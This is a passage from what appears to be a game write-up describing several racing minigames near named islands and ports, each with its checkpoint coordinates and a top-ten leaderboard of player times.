
Here are the coordinates of the race:
[
    {"x": 339.0468175513332, "y": 384.34469101166866},
    {"x": 452.19259730717283, "y": 409.5808053971302},
    {"x": 461.11863647645947, "y": 371.51738119150633},
    {"x": 346.8063055788408, "y": 330.8851975072226},
]
Here is my best score:
17.587774331 seconds, by skynetDev
19.834568669 seconds, by seafallen (+2.2468)
20.591909164 seconds, by apok (+3.0041)
24.354035824 seconds, by TheGreenNinja (+6.7663)
25.378421632 seconds, by BrendenPerdue (+7.7906)
25.675141608 seconds, by ahojnicki (+8.0874)
26.068749668 seconds, by BrickHouse (+8.4810)
27.026591818 seconds, by mooneyk (+9.4388)
27.652763674 seconds, by Konchu (+10.0650)
28.742924647 seconds, by puckerfest (+11.1552)
5 - Thread the Needle
I located the Thread the Needle racing minigame situated west of Steampunk Island, near Rusty Quay Port. This fast-paced race challenges players to navigate through each checkpoint within a designated time frame, utilizing arrow keys for precise control.

Here are the coordinates of the race:
[
    {"x": 714.521036015623, "y": 1040.2029814594011},
    {"x": 737.7210360156231, "y": 1076.2029814594011},
    {"x": 712.7210360156231, "y": 1073.0029814594013},
    {"x": 717.321036015623, "y": 1027.8029814594013},
    {"x": 638.1210360156231, "y": 1019.0029814594012},
    {"x": 730.7210360156231, "y": 1021.6029814594012},
]
Here is my best score:
15.079904972 seconds, by apok
15.146924184 seconds, by seafallen (+0.0670)
15.148671474 seconds, by ahojnicki (+0.0688)
15.345002682 seconds, by BoomerG (+0.2651)
15.442551052 seconds, by bg13 (+0.3626)
15.476936527 seconds, by skynetDev (+0.3970)
15.673776546 seconds, by Mal0rt (+0.5939)
15.773984795 seconds, by masterlake (+0.6941)
15.806819718 seconds, by BrickHouse (+0.7269)
15.80701053 seconds, by mooneyk (+0.7271)
6 - The Big Dipper
I came across The Big Dipper racing minigame situated southwest of Steampunk Island, near Rusty Quay Port. In this exhilarating challenge, players must navigate through each checkpoint within a specified time using arrow keys for precise control.

Here are the coordinates of the race:
[
    {"x": 718.8149909812448, "y": 1178.254000928796},
    {"x": 671.8816576479115, "y": 1166.7873342621294},
    {"x": 672.1483243145782, "y": 1180.9206675954626},
    {"x": 755.6149909812449, "y": 1176.9206675954626},
    {"x": 763.8816576479115, "y": 1248.654000928796},
    {"x": 803.6149909812449, "y": 1248.3873342621293},
    {"x": 802.0149909812449, "y": 1225.9873342621293},
    {"x": 823.6149909812449, "y": 1196.1206675954627},
    {"x": 836.6816576479115, "y": 1166.7873342621294},
    {"x": 811.8816576479115, "y": 1187.854000928796},
    {"x": 754.2816576479115, "y": 1177.1873342621293},
]
Here is my best score:
22.208915553 seconds, by seafallen
22.275887684 seconds, by apok (+0.0670)
22.571051172 seconds, by skynetDev (+0.3621)
23.101061331 seconds, by BoomerG (+0.8921)
23.167035232 seconds, by mooneyk (+0.9581)
23.659447692 seconds, by BrickHouse (+1.4505)
24.022480665 seconds, by ahojnicki (+1.8136)
24.023946258 seconds, by bg13 (+1.8150)
24.418535275 seconds, by GyatJaydenRizz (+2.2096)
24.848556426 seconds, by TheGreenNinja (+2.6396)
7 - BRUHmuda
I stumbled upon the BRUHmuda racing minigame situated to the east of Film Noir Island, near Chiaroscuro City Port. This timed race, navigated using arrow keys, comes with a unique challenge: exercise caution with your bearing line. The race is based on the minimap, which doesn’t precisely depict the full global perspective. Envision the minimap as a globe, enabling movement to its opposite side, but bear in mind that your bearing line might not accurately capture this phenomenon.

Here are the coordinates of the race:
[
    {"x": 1981.8043832489109, "y": 1112.2173208736335},
    {"x": 33.5377165822442, "y": 1071.150654206967},
    {"x": 34.0710499155775, "y": 1117.2839875403001},
    {"x": 1973.5377165822442, "y": 1074.8839875403003},
    {"x": 13.2710499155776, "y": 1054.8839875403003},
    {"x": 1991.937716582244, "y": 1125.550654206967},
    {"x": 47.4043832489108, "y": 1078.6173208736336},
    {"x": 1979.937716582244, "y": 1078.6173208736336},
    {"x": 32.4710499155776, "y": 1121.0173208736335},
]
Here is my best score:
26.003970507 seconds, by skynetDev
26.234922815 seconds, by seafallen (+0.2310)
26.531983487 seconds, by apok (+0.5280)
27.619003562 seconds, by BrickHouse (+1.6150)
28.412990145 seconds, by vexinc (+2.4090)
30.229555219 seconds, by mooneyk (+4.2256)
30.425865676 seconds, by ahojnicki (+4.4219)
30.427664539 seconds, by FG371 (+4.4237)
31.879203343 seconds, by chriselgee (+5.8752)
32.273711926 seconds, by mrx227 (+6.2697)
8 - The Grand Tour
I discovered The Grand Tour racing minigame located to the north of Space Island, near Cape Cosmic Port. This timed race, requiring players to utilize arrow keys for navigation, takes them on a thrilling journey to every island in the vicinity.

Here are the coordinates of the race:
[
    {"x": 786.8047564500714, "y": 162.19489262253794},
    {"x": 549.6299289280247, "y": 336.78111387645083},
    {"x": 354.48051693144345, "y": 669.9095114720957},
    {"x": 351.6131851636, "y": 1656.8237757791446},
    {"x": 760.3191889860796, "y": 702.1628507442036},
    {"x": 1057.0435141942905, "y": 659.6697535837518},
    {"x": 1632.5696560003048, "y": 210.46586312286473},
    {"x": 1824.7170728927533, "y": 901.45000704784},
    {"x": 1388.2330313889415, "y": 1719.006705388743},
    {"x": 951.3989446657206, "y": 1204.1533301081556},
]
Here is my best score:

306.635978167 seconds, by seafallen
309.96891392 seconds, by apok (+3.3329)
311.552779832 seconds, by noodlebox (+4.9168)
311.849881126 seconds, by BrickHouse (+5.2139)
331.583981738 seconds, by mooneyk (+24.9480)
333.002862456 seconds, by skynetDev (+26.3669)
337.457940571 seconds, by vaderrob88 (+30.8220)
337.722540803 seconds, by ahojnicki (+31.0866)
338.086126513 seconds, by seaelk (+31.4501)
339.569679302 seconds, by cleverusername (+32.9337)